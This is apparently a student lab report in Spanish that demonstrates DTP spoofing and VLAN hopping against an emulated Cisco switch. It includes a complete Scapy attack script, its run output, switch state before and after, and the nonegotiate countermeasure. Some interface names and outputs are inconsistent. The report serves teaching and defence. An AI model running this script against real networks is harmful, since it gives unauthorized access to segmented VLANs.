

1. Objetivo del Laboratorio

Demostrar, en un entorno controlado cómo un atacante puede explotar el protocolo DTP (Dynamic Trunking Protocol) para convertir un puerto de acceso en un enlace troncal 802.1Q, obteniendo acceso no autorizado a todas las VLANs de la infraestructura de red. Se documenta también la contra-medida que mitiga el ataque.

Al finalizar el laboratorio se habrá demostrado:

- La negociación automática de trunk mediante paquetes DTP falsificados.
- El acceso a VLAN 10 y VLAN 20 desde un puerto originalmente de acceso.
- La mitigación efectiva del ataque mediante switchport nonegotiate.

2. Fundamento Teórico

2.1 ¿Qué es DTP?

DTP (Dynamic Trunking Protocol) es un protocolo propietario de Cisco que permite a dos dispositivos de red negociar automáticamente si el enlace entre ellos debe operar como un puerto de acceso o como un puerto troncal (trunk 802.1Q). Funciona en la capa 2 mediante tramas LLC/SNAP enviadas a la dirección multicast 01:00:0c:cc:cc:cc.

2.2 Mecánica del Ataque

El atacante (10.11.85.50) envía tramas DTP con el TLV de status configurado en desirable (0x01). Si el puerto del switch está en modo dynamic desirable o dynamic auto, este responde positivamente, convirtiendo el puerto en trunk. Desde ese momento, el atacante etiqueta sus tramas con 802.1Q y accede a cualquier VLAN del dominio.

1. Atacante envía tramas DTP con status "desirable" por eth0.
2. SW-Core recibe la trama en e1/0 (configurado como dynamic desirable).
3. SW-Core negocia y convierte e1/0 a modo trunk 802.1Q.
4. Atacante crea subinterfaz eth0.10 con etiqueta VLAN 10.
5. Atacante obtiene acceso a hosts 10.11.85.10–13 en VLANs restringidas.

3. Documentación de la Red

3.1 Dispositivos de la Topología

Dispositivo	Rol	Sistema Operativo	Interfaces usadas	IP / VLAN
SW-Core	Switch núcleo / VTP Server	Cisco IOS L2 (IOU)	e0/0, e0/1, e0/2	SVI VLAN10: 10.11.85.1/24
SW-Access1	Switch acceso / VTP Client	Cisco IOS L2 (IOU)	e0/0, e0/1, e0/2	SVI VLAN10: 10.11.85.2/24
SW-Access2	Switch acceso / VTP Client	Cisco IOS L2 (IOU)	e0/0, e0/1, e0/2	SVI VLAN10: 10.11.85.3/24
Kali Linux	Máquina atacante	Kali Linux	eth0	10.11.85.50/24
PC1	Host víctima	VPCS	eth0	10.11.85.10/24 — VLAN 10
PC2	Host víctima	VPCS	eth0	10.11.85.11/24 — VLAN 20
PC3	Host víctima	VPCS	eth0	10.11.85.12/24 — VLAN 10
PC4	Host víctima	VPCS	eth0	10.11.85.13/24 — VLAN 20


3.2 Tabla de Direccionamiento IP

Host	Dirección IP	Máscara de Red	Gateway	VLAN
SW-Core (SVI)	10.11.85.1	255.255.255.0	—	VLAN 10
SW-Access1 (SVI)	10.11.85.2	255.255.255.0	10.11.85.1	VLAN 10
SW-Access2 (SVI)	10.11.85.3	255.255.255.0	10.11.85.1	VLAN 10
Kali (Atacante)	10.11.85.50	255.255.255.0	10.11.85.1	Nativa / trunk
PC1	10.11.85.10	255.255.255.0	10.11.85.1	VLAN 10
PC2	10.11.85.11	255.255.255.0	10.11.85.1	VLAN 20
PC3	10.11.85.12	255.255.255.0	10.11.85.1	VLAN 10
PC4	10.11.85.13	255.255.255.0	10.11.85.1	VLAN 20

3.3 VLANs Configuradas

VLAN ID	Nombre	Hosts asignados	Rango de IPs
VLAN 10	VENTAS	PC1, PC3	10.11.85.10, 10.11.85.12
VLAN 20	RRHH	PC2, PC4	10.11.85.11, 10.11.85.13
VLAN 30	IT	(reservada)	—

3.4 Diagrama de Topología



4. Objetivo y Documentación del Script

4.1 Objetivo del Script

El script `dtp_vlan_hopping.py` tiene como objetivo enviar tramas DTP falsificadas a través de la interfaz `eth0` para negociar un enlace troncal con el SW-Core y posteriormente crear una subinterfaz `802.1Q` que permita al atacante acceder a la VLAN 10 (`10.11.85.0/24`) desde un puerto que originalmente es de acceso.

4.2 Requisitos para Utilizar la Herramienta

Requisito	Detalle
Sistema operativo	Kali Linux (o cualquier Linux con permisos raw socket)
Python	Python 3.8 o superior
Librería Scapy	<code>pip install scapy</code>
Privilegios	Ejecutar con <code>sudo</code> / <code>root</code>
Red	Interfaz <code>eth0</code> conectada a <code>e1/0</code> del SW-Core
Switch	<code>E1/0</code> en modo <code>dynamic desirable</code> o <code>dynamic auto</code>
Conectividad	Cable GNS3 activo entre Kali y SW-Core (luz verde)

4.3 Parámetros del Script

Parámetro	Descripción	Valor usado en el Lab	Requerido
-i / --iface	Interfaz de red del atacante	eth0	Sí
--target-vlan	ID de VLAN objetivo para el hopping	10	No (def: 10)
--attacker-ip	IP que se asigna al atacante en la VLAN	10.11.85.200	No (def: 10.11.85.200)
--count	Cantidad de paquetes DTP a enviar	5	No (def: 5)
--interval	Segundos entre cada paquete DTP	1.0	No (def: 1.0)
--verify-ips	Lista de IPs a verificar tras el hopping	10.11.85.10–13	No
--skip-hop	Solo enviar DTP sin crear subinterfaz	False	No
--cleanup	Eliminar subinterfaz al finalizar	False	No

Script funcional

```
#!/usr/bin/env python3
```

```
"""
```

```
=====
```

```
DTP / VLAN HOPPING ATTACK
```

```
Autor   : [Tu Nombre] | Matrícula: 2024-1185
```

```
Red del Lab: 10.11.85.0/24
```

```
=====
```

```
Uso:
```

```
sudo python3 dtp_vlan_hopping.py -i eth0
```

```
sudo python3 dtp_vlan_hopping.py -i eth0 --target-vlan 20
```

```
"""
```

```
import argparse
```

```
import time
```

```
import struct
```

```
import sys
```

```
import subprocess
```

```
try:
```

```
    from scapy.all import Ether, LLC, Raw, sendp, get_if_hwaddr
```

```
except ImportError:
```

```
    print("[!] Instala scapy: pip install scapy")
```

```
    sys.exit(1)
```

```
# — Constantes —————
```

```
DTP_MULTICAST = "01:00:0c:cc:cc:cc"
```

```
LLC_DSAP      = 0xaa
```

```
LLC_SSAP      = 0xaa
```

```
LLC_CTRL      = 0x03
```

```
def mac_str_to_bytes(mac: str) -> bytes:
    return bytes(int(x, 16) for x in mac.split(':'))
```

```
def build_dtp_payload(src_mac_bytes: bytes) -> bytes:
    """
```

*Construye el payload SNAP + DTP manualmente como Raw bytes.
Evita el problema del campo OUI en scapy.*

Estructura:

*SNAP: OUI(3) + Type(2)
DTP header: version(1)
TLV 0x0001 — Versión DTP
TLV 0x0002 — Status (desirable)
TLV 0x0003 — Tipo trunk (802.1Q)
TLV 0x0004 — Neighbor MAC*

```
"""
# SNAP header manual: OUI Cisco (00:00:0c) + Type DTP (20:04)
snap = b'\x00\x00\x0c\x20\x04'
```

```
# DTP version
dtp_header = bytes([0x01])
```

```
# TLV 1: Version
tlv1 = struct.pack('>HH', 0x0001, 0x0005) + bytes([0x01])
```

```
# TLV 2: Status desirable (0x01 = solicitar trunk)
tlv2 = struct.pack('>HH', 0x0002, 0x0005) + bytes([0x01])
```

```
# TLV 3: Tipo trunk 802.1Q (0xa5)
tlv3 = struct.pack('>HH', 0x0003, 0x0005) + bytes([0xa5])
```

```
# TLV 4: Neighbor MAC (largo = 4 + 6 = 10)
tlv4 = struct.pack('>HH', 0x0004, 0x000a) + src_mac_bytes
```

```
return snap + dtp_header + tlv1 + tlv2 + tlv3 + tlv4
```

```
def negotiate_trunk(iface: str, count: int, interval: float):
    print(f"\n{'='*52}")
    print(f" FASE 1 — Negociación DTP (trunk)")
    print(f"{'='*52}")
```

```
src_mac = get_if_hwaddr(iface)
src_mac_b = mac_str_to_bytes(src_mac)
payload = build_dtp_payload(src_mac_b)
```

```

# LLC + Raw (SNAP+DTP como bytes planos)
pkt = (
    Ether(dst=DTP_MULTICAST, src=src_mac) /
    LLC(dsap=LLC_DSAP, ssap=LLC_SSAP, ctrl=LLC_CTRL) /
    Raw(load=payload)
)

print(f" [*] Interfaz : {iface}")
print(f" [*] MAC origen: {src_mac}")
print(f" [*] Destino : {DTP_MULTICAST}")
print(f" [*] Paquetes : {count} cada {interval}s\n")

for i in range(1, count + 1):
    sendp(pkt, iface=iface, verbose=False)
    bar = '█' * i + '░' * (count - i)
    print(f"\r [{bar}] {i}/{count} paquetes DTP enviados", end="", flush=True)
    if i < count:
        time.sleep(interval)

print(f"\n\n [✓] Negociación DTP completada.")
print(f"\n Verifica en el switch:")
print(f" SW-Core# show interfaces trunk")
print(f" SW-Core# show interfaces Gi0/2 switchport")

def create_vlan_subinterface(iface: str, vlan_id: int, attacker_ip: str):
    print(f"\n{'='*52}")
    print(f" FASE 2 — VLAN Hopping → VLAN {vlan_id}")
    print(f"\n{'='*52}")

    sub = f"{iface}.{vlan_id}"

    # Limpiar si existía
    subprocess.run(["ip", "link", "delete", sub], capture_output=True)

    cmds = [
        ["ip", "link", "add", "link", iface, "name", sub, "type", "vlan", "id", str(vlan_id)],
        ["ip", "link", "set", sub, "up"],
        ["ip", "addr", "add", f"{attacker_ip}/24", "dev", sub],
    ]

    for cmd in cmds:
        r = subprocess.run(cmd, capture_output=True)
        if r.returncode != 0:
            print(f" [!] {' '.join(cmd)}: {r.stderr.decode().strip()}")

    print(f" [✓] Subinterfaz {sub} creada → IP {attacker_ip}/24")

```

```
def verify_access(ips: list):
    print(f"\n{'='*52}")
    print(f" FASE 3 — Verificación de acceso")
    print(f"{'='*52}")
    for ip in ips:
        r = subprocess.run(["ping", "-c", "2", "-W", "1", ip], capture_output=True)
        status = "[✓] ACCESIBLE" if r.returncode == 0 else "[X] Sin respuesta"
        print(f" {status} → {ip}")
```

```
def print_banner():
    print("""
```

```
DTP / VLAN HOPPING ATTACK
Lab Seguridad en Redes | 2024-1185
Red: 10.11.85.0/24
```

```
""")
```

```
def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('-i', '--iface', required=True)
    parser.add_argument('--target-vlan', type=int, default=10)
    parser.add_argument('--attacker-ip', default='10.11.85.200')
    parser.add_argument('--count', type=int, default=5)
    parser.add_argument('--interval', type=float, default=1.0)
    parser.add_argument('--verify-ips', nargs='+',
                        default=['10.11.85.10', '10.11.85.11',
                                '10.11.85.12', '10.11.85.13'])
    parser.add_argument('--skip-hop', action='store_true')
    parser.add_argument('--cleanup', action='store_true')
    args = parser.parse_args()

    print_banner()

    # Fase 1
    negotiate_trunk(args.iface, args.count, args.interval)

    if args.skip_hop:
        sys.exit(0)

    print("\n [*] Esperando 3s para que el switch procese el trunk...")
    time.sleep(3)

    # Fase 2
    create_vlan_subinterface(args.iface, args.target_vlan, args.attacker_ip)

    # Fase 3
```

```

verify_access(args.verify_ips)

if args.cleanup:
    subprocess.run(["ip", "link", "delete", f"{args.iface}.{args.target_vlan}"],
                    capture_output=True)
    print(f"\n [i] Subinterfaz eliminada.")


print(f"""
RESUMEN
Interfaz : {args.iface:<28} |
VLAN acceso: {args.target_vlan:<28} |
IP atacante: {args.attacker_ip:<28} |

Contra-medida en el switch:
SW-Core(config-if)# switchport mode access
SW-Core(config-if)# switchport nonegotiate
""")

if __name__ == "__main__":
    main()

```

4.4 Comando de Ejecución



```

#
sudo python3 dtp_vlan_hopping.py \
-i eth0 \
--target-vlan 10 \
--attacker-ip 10.11.85.200 \
--count 5

```

5. Ejecución del Ataque

5.1 Verificación Previa — Antes del Ataque

Confirmar en SW-Core que e1/0 está en modo acceso antes de ejecutar el script:


```

IOU1#sh int e1/0 switchport
Name: Et1/0
Switchport: Enabled
Administrative Mode: dynamic desirable
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Appliance trust: none
IOU1#int e1/0

```

```

IOU1(config-if)#do sh int tru

```

Port	Mode	Encapsulation	Status	Native vlan
Et0/0	on	802.1q	trunking	1
Et0/1	on	802.1q	trunking	1
Et0/2	on	802.1q	trunking	1

```

Port      Vlans allowed on trunk

```

Et0/0	1-4094
Et0/1	1-4094
Et0/2	1-4094

```

Port      Vlans allowed and active in management domain

```

Et0/0	1,10,20,30
Et0/1	1,10,20,30
Et0/2	1,10,20,30

```

Port      Vlans in spanning tree forwarding state and not pruned

```

Et0/0	1,10,20,30
Et0/1	1,10,20,30
Et0/2	1,10,20,30

```

IOU1(config-if)#int e0/2

```

show interfaces e1/0 switchport — Modo acceso ANTES del ataque

5.2 Ejecución del Script

```

root@eunice)~[/home/eunice]
# sudo python3 dtp_vlan_hopping.py \
-i eth0 \
--target-vlan 10 \
--attacker-ip 10.11.85.200 \
--count 5

```

DTP / VLAN HOPPING ATTACK
 Lab Seguridad en Redes | 2024-1185
 Red: 10.11.85.0/24

```

=====
FASE 1 - Negociación DTP (trunk)
=====
[*] Interfaz : eth0
[*] MAC origen: 00:0c:29:02:5d:70
[*] Destino : 01:00:0c:cc:cc:cc
[*] Paquetes : 5 cada 1.0s

[██████] 5/5 paquetes DTP enviados

[v] Negociación DTP completada.

Verifica en el switch:
SW-Core# show interfaces trunk
SW-Core# show interfaces Gi0/2 switchport

[*] Esperando 3s para que el switch procese el trunk...

=====
FASE 2 - VLAN Hopping → VLAN 10
=====
[v] Subinterfaz eth0.10 creada → IP 10.11.85.200/24

=====
FASE 3 - Verificación de acceso
=====
[v] ACCESIBLE → 10.11.85.10
[v] ACCESIBLE → 10.11.85.11
[v] ACCESIBLE → 10.11.85.12
[v] ACCESIBLE → 10.11.85.13



RESUMEN  

        Interfaz : eth0  

        VLAN acceso: 10  

        IP atacante: 10.11.85.200



Contra-medida en el switch:
SW-Core(config-if)# switchport mode access
SW-Core(config-if)# switchport nonegotiate

```

Salida completa del script — Fases 1, 2 y 3 ejecutadas correctamente

5.3 Verificación Post-Ataque en el Switch

```
Port      Mode      Encapsulation  Status      Native vlan
Et0/0     on        802.1q         trunking    1
Et0/1     on        802.1q         trunking    1
Et0/2     desirable 802.1q         trunking    1
Et1/0     desirable n-802.1q      trunking    1
```

```
Port      Vlans allowed on trunk
Et0/0     1-4094
Et0/1     1-4094
Et0/2     1-4094
Et1/0     1-4094
```

```
Port      Vlans allowed and active in management domain
Et0/0     1,10,20,30
Et0/1     1,10,20,30
Et0/2     1,10,20,30
Et1/0     1,10,20,30
```

```
Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10,20,30
Et0/1     1,10,20,30
Et0/2     1,10,20,30
```

show interfaces trunk — e 1/0 en modo trunk DESPUÉS del ataque

6. Contra-medidas

6.1 Aplicación de la Contra-medida

Para mitigar el ataque DTP se deshabilita la negociación dinámica en el puerto Gi0/2 del SW-Core, forzándolo a modo acceso estático:

```

Server(config-if)#switchport mode access
Server(config-if)#switchport nonnegotiate
^
% Invalid input detected at '^' marker.
Server(config-if)#do sh int e1/0 switchport
^
% Invalid input detected at '^' marker.
Server(config-if)#do sh int e1/0 switchport
Name: Et1/0
Switchport: Enabled
Administrative Mode: static access
Operational Mode: static access
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: native
Negotiation of Trunking: Off
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
--More--

```

Script ejecutado tras la contra-medida — trunk no negociado, ataque fallido